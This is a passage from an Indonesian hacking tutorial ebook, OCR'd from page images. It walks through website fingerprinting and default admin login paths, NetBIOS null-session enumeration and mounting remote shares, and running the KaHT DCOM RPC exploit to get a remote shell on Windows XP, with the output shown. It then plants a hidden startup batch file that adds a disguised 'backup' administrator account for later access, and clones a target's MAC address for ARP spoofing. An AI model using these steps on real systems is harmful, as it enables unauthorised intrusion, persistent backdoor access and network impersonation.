
Dengan sitonomy, akan membantu Anda untuk mengetahui info-info yang lebih jauh mengenai sebuah website. Misalnya, sebuah website menggunakan *blogging platform* jenis apa? Apakah wordpress atau blogger. Bahasa pemrograman yang digunakan, serta jenis server-nya. Bahkan kita juga bisa mengecek apakah situs tersebut menggunakan layanan RSS yang mana, hingga tools untuk memeriksa stats-nya.

Langsung saja Anda buka sitonomy, kemudian masukkan nama website yang ingin Anda korek infonya.



Gambar 68: Sitonomy.com.

Bahkan, situs ini juga bisa mengetahui apakah sebuah situs tersebut menggunakan CMS Joomla, serta memasang iklan adsense atau tidak. Sebagai contoh, di sini kita bisa tahu kalau website vyctoria.com memajang iklan adsense. Jadi, kita bisa tahu tanpa harus membuka website-nya langsung.



Analysis Results

Url:	vyctoria.com
Title:	Selamat Datang di Vyctoria.com
Server IP:	98.142.221.130

Website Components

	Name	Description	Usage*	
Advertising Networks	AdSense	AdSense is an contextual advertisement service powered by Google. Website owners paid on CPC basis.	35 %	alternatives
Server Software	Apache	Apache HTTP Server is a most popular HTTP server on the World Wide Web.	63.4 %	alternatives

Gambar 69: Hasil sitonomy.

Mungkin banyak yang berpikiran, kalau sekadar itu, tinggal buka saja websitenya langsung. Hal ini perlu kita ketahui, sebab ada website yang sengaja menghilangkan jejak atau memodifikasi tampilan web-nya sehingga susah diketahui apakah menggunakan Joomla, Wordpress, dan sebagainya. Sebagai contoh lainnya, di sini saya membuka website lainnya.

Analysis Results

Url:
Title:
Server IP:

Website Components

	Name	Description	Usage*	
Blogging Platform	WordPress	WordPress is an open source blog publishing platform.	36 %	alternatives
Programming Languages	PHP	PHP is a open source scripting programming language.	39 %	alternatives
Server Software	Apache	Apache HTTP Server is a most popular HTTP server on the World Wide Web.	63.4 %	alternatives

Gambar 70: Website yang menggunakan wordpress.

Pada website tersebut kita bisa peroleh informasi menggunakan bahasa pemrograman PHP, sedangkan platform yang digunakan adalah WordPress. Dengan mengetahui hal ini, kita bisa tahu dimana letak halaman login administrator untuk sebuah website. Misalnya, halaman login administrator wordpress terletak pada: http://www.nama-situs-target.com/wp-login.php.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Gambar 71: Halaman login wordpress.


Halaman administrator default untuk website yang menggunakan platform Joomla adalah:

http://www.nama-situs-target.com/administrator.

Sedangkan untuk platform lainnya, bisa Anda cari sendiri. Biar kreatif.

Gambar 72: Halaman login joomla.

http://www.nama-situs-target.com/phpnuke/admin.php atau
http://www.nama-situs-target.com/nuke/admin.php.



Gambar 73: Halaman login phpnuke.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Enumeration | 6


Sekarang, kita akan menggali lebih dalam informasi mengenai target hacking secara aktif dengan langsung berhubungan. Hal ini juga dikenal dengan istilah Enumerasi (Enumeration). Pada bagian enumerasi ini, seseorang bisa saja mencari account atau username, password, serta *sharing resources* yang ada.

Sebagai contoh di sini, khususnya untuk sistem-sistem Windows, terdapat port 139 (NetBIOS session service) yang terbuka untuk *resource sharing* antar-pemakai dalam jaringan. NetBIOS (singkatan dari Network Basic Input/Output System) adalah sebuah spesifikasi yang dibuat oleh International Business Machine (sebenarnya dibuat oleh Sytek Inc. untuk IBM) dan Microsoft yang mengizinkan aplikasi-aplikasi terdistribusi agar dapat saling mengakses layanan jaringan, tanpa memerhatikan protokol transport yang digunakan. NetBIOS yang berjalan di atas protokol TCP/IP (*NetBIOS over TCP/IP*) didefinisikan dalam RFC 1001, RFC 1002, dan RFC 1088.

Dengan memanfaatkan kelemahan NetBIOS session service, ternyata dapat membuat *sharing* harddisk dapat dilihat oleh siapa pun yang terhubung ke internet di seluruh dunia. Beberapa tool yang cukup terkenal seperti Legion, SMBScanner, atau SharesFinder membuat akses ke komputer orang menjadi begitu mudah. Umumnya hal ini bisa terjadi karena kebanyakan *resource share* tanpa menggunakan password.

Untuk dapat mengakses komputer lain, semua aktivitas harus mendapatkan izin dari komputer tujuan. Izin yang dimaksud tentunya username dan password. Dalam sebuah koneksi, apabila sebuah user tanpa memiliki nama dan juga password, disebut sebagai *Null Sessions*. Atau, dalam dunia FTP dikenal dengan nama *Anonymous Login*.


Sebagai contoh di sini, saya menggunakan perintah nbtstat pada Command Prompt. Anda cukup mengetikkan ***nbtstat –a ip-address***.
Di sini saya memperoleh nama account dari komputer target.



Gambar 74: nbtstat.

Bahkan, dengan perintah tersebut kita juga bisa memperoleh MAC Address komputer target.
Nomor <20> menunjukkan bahwa komputer target aktif pada File and Printer Sharing.

Cara lain yang bisa Anda gunakan adalah dengan mengetikkan: **net view**.



Gambar 75: Net view.

Apabila sewaktu pertama kali Anda menggunakan perintah *Net View* yang muncul adalah pesan error, diperlukan *null session* terlebih dahulu. Koneksi *Null Sessions* bisa Anda terapkan dengan perintah:

Net use \\nama-target-atau-ip-address\ipc$ "" /u: ""

Maksud adalah lakukan koneksi ke sumber bernama IPC$ (*Inter-Process Communication* atau penghubung komunikasi antar komputer) dengan username dan password yang kosong.

Untuk mengetahui harddisk yang di-*share*, ketik: **net view \\nama-target**.

Dari contoh berikut ini saya mengetikkan **net view \\echa** dan memperoleh informasi bahwa harddisk yang di-*share* adalah drive E.

```
C:\Users\Uy>net view \\echa\
Shared resources at \\echa\


Share name   Type   Used as   Comment

-------------------------------------------------------------
E            Disk
The command completed successfully.
```

Gambar 76: Net view host.

Sedangkan untuk mengakses drive untuk melihat isinya, gunakan perintah:

net use E: \\nama-target-atau-ip-address\nama-drive

Kebetulan di sini nama drive dan nama *sharing drive*-nya adalah sama E.

Jadi, pengetikannya adalah: **net use E: \\echa\E**.

Jika perintah tersebut berhasil, kita akan mendapatkan konfirmasi *"The command was completed successfullly"*. Nama target echa pada contoh di atas bisa diganti dengan IP *address*.

Dengan adanya *Null Sessions,* bisa memberikan banyak informasi yang sebenarnya tidak boleh diketahui. Hanya dengan perintah **net** sederhana Anda sudah bisa bisa mendapatkan cukup banyak informasi rahasia.


Selain dengan cara di atas, sebenarnya ada cukup banyak tool yang bisa dilakukan untuk melakukan kegiatan enumerasi. Di sini saya menggunakan sebuah tool yang bernama Winfingerpint. Dengan tool ini, teknik enumerasi yang dilakukan tidak hanya bergantung

pada kondisi *Null Sessions*. Sebab, bisa saja ada komputer yang mematikan fungsi NetBIOS. Anda bisa mencoba jalur lainnya dengan memanfaatkan *Active Directory*.

Penggunaan program ini sangatlah mudah. Pada bagian *Input Options*, Anda hanya perlu memasukkan IP *address* maupun *range IP*. Atau, kalau Anda bingung, pilih saja *Neighborhood* lalu biarkan domain dalam keadaan kosong untuk memeriksa semua jaringan yang ada.

Sedangkan pada bagian *Scan Options*, Anda bisa memilih opsi apa saja yang ingin Anda scan, setelah selesai klik tombol **Scan**.

Perhatikan contoh di bawah ini, hasil scan yang diperoleh Anda bisa mendapatkan banyak informasi mengenai komputer target, termasuk pula SID-nya.



Gambar 77: Winfingerprint.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Escalating Privilege | 7


Aksi *Escalating Privilege* mengasumsikan bahwa seseorang telah mendapatkan *logon access* pada sistem sebagai user biasa. Supaya lebih leluasa, tentu saja semua orang berkeinginan mendapat jabatan sebagai administrator alias bos-nya account dalam komputer. Seseorang berusaha naik kelas menjadi admin (pada sistem Windows) atau menjadi root (pada sistem Unix/Linux). Teknik yang digunakan sudah tidak lagi dictionary attack atau brute-force attack, melainkan mencuri password file yang tersimpan dalam sistem dan memanfaatkan kelemahan sistem.

Pada sistem Windows 9x/ME, password disimpan dalam file .PWL, sedangkan pada Windows NT/2000, dalam file .SAM. Pada dasarnya, aksi ini sebenarnya kebanyakan dilakukan oleh orang dalam sebuah perusahaan (bukan hacker dari luar). Sebab, sudah dari sananya, manusia tidak nyaman dikekang, maunya jadi admin.

Berikut ini sebuah studi kasus alias contoh aplikasi menarik.

Di sini saya akan mencoba menyusup ke dalam sebuah komputer melalui jaringan. Aksi ini hanya bisa dilakukan pada komputer target dengan Sistem Operasi Windows 2000, Windows 2003, atau Windows XP SP1. Saya menggunakan bantuan sebuah tool bernama Kaht, dan menggabungkannya dengan pemakaian perintah **Net** dalam Command Prompt.

Untuk menjalankan Kaht, saya memerlukan bantuan Command Prompt. Pertama-tama, saya haruslah menuju pada direktori di mana saya menaruh file Kaht tersebut berada.



```
Command Prompt

D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht>dir
 Volume in drive D is HVM
 Volume Serial Number is 460C-D81D

 Directory of D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht

29/03/2007  19:10    <DIR>          .
29/03/2007  19:10    <DIR>          ..
18/06/2004  14:14            25.737 KaHt.c
21/07/2005  22:32            10.784 KaHT.exe
23/11/2007  22:35                 0 results.txt
26/05/2005  10:01                80 win2k.txt
19/05/2005  13:37               320 winxp.txt
               5 File(s)       36.921 bytes
               2 Dir(s)    690.003.968 bytes free

D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht>
```

Gambar 78: Perintah Dir.

Oke, di sana ada file yang bernama KaHT.exe, itu yang saya cari. Yang perlu Anda lakukan sekarang adalah mengetikkan:

kaht ip_awal_target ip_akhir_target

Contohnya, di atas saya menemukan target pada IP 192.168.1.245. Sekarang ketikkan:

kaht 192.168.1.244 192.168.1.246

Anda juga boleh menggantinya sesuka Anda. Pengetikan seperti di atas saya lakukan karena hal tersebut merupakan range terkecil supaya proses pekerjaan bisa berjalan lebih cepat dengan langsung menuju targetnya.

Setelah saya menekan tombol Enter, secara otomatis saya telah berada dalam komputer target dan penyusupan berhasil. Sebenarnya saya bebas untuk mengobok-obok komputer yang telah saya ambil alih tersebut. Namun, itu bukan tujuan kita.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

```
Command Prompt - kaht 192.168.1.244 192.168.1.246
          KAHT II - MASSIVE RPC EXPLOIT
  DCOM RPC exploit. Modified by aT4r@3wdesign.es
  #haxorcitos && #localhost  @Efnet Ownz you!!!
          FULL VERSION? :) - AUTOHACKING

 [+] Targets: 192.168.1.244-192.168.1.246 with 50 Threads
 [+] Attacking Port: 135. Remote Shell at port: 48805
 [+] Scan In Progress...
 - Connecting to 192.168.1.245
   Sending Exploit to a [WinXP] Server...
 - Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Gambar 79: Kaht aktif.

Perhatikan kembali pada gambar di atas, saya berada tepat dalam folder ***C:\WINDOWS\System32.***

Untuk mengujinya, saya akan mencoba berpindah ke folder lain. Misalnya, saya pindah ke drive D:.

Saya ketik D:.

Kini saya berhasil masuk dan mengakses folder maupun drive yang tidak di *share*.

```
Command Prompt - kaht 192.168.1.244 192.168.1.246
          KAHT II - MASSIVE RPC EXPLOIT
  DCOM RPC exploit. Modified by aT4r@3wdesign.es
  #haxorcitos && #localhost  @Efnet Ownz you!!!
          FULL VERSION? :) - AUTOHACKING

 [+] Targets: 192.168.1.244-192.168.1.246 with 50 Threads
 [+] Attacking Port: 135. Remote Shell at port: 48805
 [+] Scan In Progress...
 - Connecting to 192.168.1.245
   Sending Exploit to a [WinXP] Server...
 - Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>d:
d:

D:\>_
```

Gambar 80: Akses folder.

Ada apa dibalik semua kejadian ini?

Kejadian ini bisa muncul karena port 135 pada komputer target dalam kondisi terbuka (*open*), itulah port yang kita butuhkan untuk aktivitas ini. Apabila komputer target

menggunakan Windows 2000, untuk pertama kalinya, Anda akan berada dalam direktori kerja C:\WINNT\System32.

Sekarang, saya ingin melihat user yang terdaftar dalam komputer target. Saya mengetikkan **net user**.

```
Command Prompt - kaht 192.168.1.244 192.168.1.246
03/03/2007  02:43 PM    <DIR>          Video
03/03/2007  02:43 PM    <DIR>          Prasasti
03/15/2007  09:10 PM    <DIR>          Project
06/18/2007  11:39 PM    <DIR>          Wallpapers
               2 File(s)            902 bytes
              12 Dir(s)   1,587,249,152 bytes free

D:\>time
time
The current time is:  0:31:23.90
Enter the new time: 0:20:00.90
0:20:00.90

D:\>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
ir24n_qncay              SUPPORT_388945a0
The command completed with one or more errors.

D:\>_
```

Gambar 81: Net user.

Ada beberapa user ternyata, Administrator, ir24n_qncay, dan Guest.

Untuk mengetahui hak masing-masing user, saya mengetikkan: **net user <nama_user>**, tepatnya adalah ***net user ir24n_qncay***.


```
Command Prompt - kaht 192.168.1.244 192.168.1.246

D:\>net user ir24n_qncay
net user ir24n_qncay
User name                    ir24n_qncay
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2007 2:06 PM
Password expires             Never
Password changeable          10/25/2007 2:06 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/23/2007 8:38 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

Gambar 82: Informasi user.

Ternyata keanggotaanya adalah sebagai seorang administrator.

Sekarang waktunya saya membuat account administrator sendiri dalam komputer target supaya kapan-kapan kalau saya mau mampir, gampang masuknya. Yang perlu saya lakukan adalah membuat sebuah file bat. Lalu menyusupkannya ke dalam direktori: ***C:\Documents and Settings\<nama_user>\Start menu\Programs\Startup***. Nama user bisa Anda gantikan dengan nama user lain yang Anda temukan.

Langkah pertama tentu saja saya akan masuk pada direktori tersebut.



Gambar 83: Folder startup.

Selanjutnya, saya akan membuat sebuah file bat, saya beri saja nama hide.bat. Isi file bat tersebut adalah:


net localgroup Administrators <nama_user_anda> /add

Saya akan menggunakan nama user *backup*, tujuannya supaya tidak gampang dicurigai.

Net localgroup Administrators backup /add

Yang saya ketikkan pada Command Prompt adalah:

Echo net localgroup Administrators backup /add > hide.bat



Gambar 84: Membuat file hide.bat.

Selanjutnya tunggu admin login, akan ada sebuah user yang setingkat admin terdapat di dalamnya.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

ARP Attack | 8

ARP (Address Resolution Protocol) adalah network protocol yang berfungsi untuk memetakan network layer *protocol address* dengan data link layer hardware address. Misalnya, ARP digunakan untuk mengelompokkan IP address dengan MAC *address* yang sesuai dalam satu Local Area Network. Teknik hacking ARP attack kali ini adalah dengan memanfaatkan penggandaan MAC Address.

Langkah pertama, kita harus mengetahui MAC Address komputer target, dengan mengetikkan: **arp –a**.

Berikut contoh target yang saya peroleh. Kita mengetahui MAC Address dan IP-nya.

```
C:\Users\Uy>arp -a

Interface: 192.168.0.198 --- 0xc
  Internet Address      Physical Address      Type
  192.168.0.1           d0-15-4a-b3-28-bc     dynamic
  192.168.0.199         00-24-2b-3b-ba-f3     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Gambar 85: Arp.

Pada dasarnya perintah ***arp –a*** adalah untuk menampilkan cache ARP di komputer Anda. Sedangkan cache ARP merupakan informasi IP dan MAC dari sebuah komputer yang diperoleh dari broadcast ARP. Tujuannya sewaktu dibutuhkan lagi informasi ini, komputer tidak perlu melakukan broadcast ARP karena bisa langsung mengambil dari cache yang tersimpan dalam memory.

Sekarang, carilah MAC Address komputer Anda. Baca lagi awal buku ini cara melihat MAC Address.

```
C:\>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : lora-8490f2e034
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Media State . . . . . . . . . . . : Media disconnected
        Description . . . . . . . . . . . : Realtek RTL8168C(P)/8111C(P) PCI-E G
igabit Ethernet NIC
        Physical Address. . . . . . . . . : 00-1E-EC-E0-5A-B8

Ethernet adapter Wireless Network Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Atheros AR5B91 Wireless Network Adap
ter
        Physical Address. . . . . . . . . : 00-24-2B-3B-BA-F3
        DHCP Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.0.199
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
        DHCP Server . . . . . . . . . . . : 192.168.0.1
        DNS Servers . . . . . . . . . . . : 192.168.0.1
        Lease Obtained. . . . . . . . . . : Monday, February 28, 2011 11:02:41 P
M
        Lease Expires . . . . . . . . . . : Tuesday, March 01, 2011 11:02:41 PM
```

Gambar 86: Melihat MAC Address.

Setelah mengetahui MAC Address Anda dan target, berikut adalah cara untuk mengubah MAC Address.


Masuklah ke dalam kotak dialog *properties* koneksi Anda baik LAN maupun wireless.

Pada Windows XP caranya adalah:

Klik **Start > Setting > Control Panel > Network and Dial-up Connections > Klik kanan Local Area Connection > Properties.**


Pada Windows Vista atau Windows 7 adalah:

Klik **Start > Network and Sharing Center > Change Adapter Setting > Klik kanan Local Area Connection > Properties.**



Gambar 87: Network Properties.

Dari kotak dialog *Properties*, klik tombol **Configure**. Kemudian klik tab **Advanced**. Pada pilihan *property*, klik pada **Network Address** dan masukkanlah MAC Address target yang telah Anda peroleh sebelumnya, kemudian klik **OK**.



Gambar 88: Network Address.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Setelah selesai, kini cek kembali MAC Address Anda. MAC Address-nya telah berubah.

```
C:\>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : lora-8490f2e034
        Primary Dns Suffix  . . . . . . . :
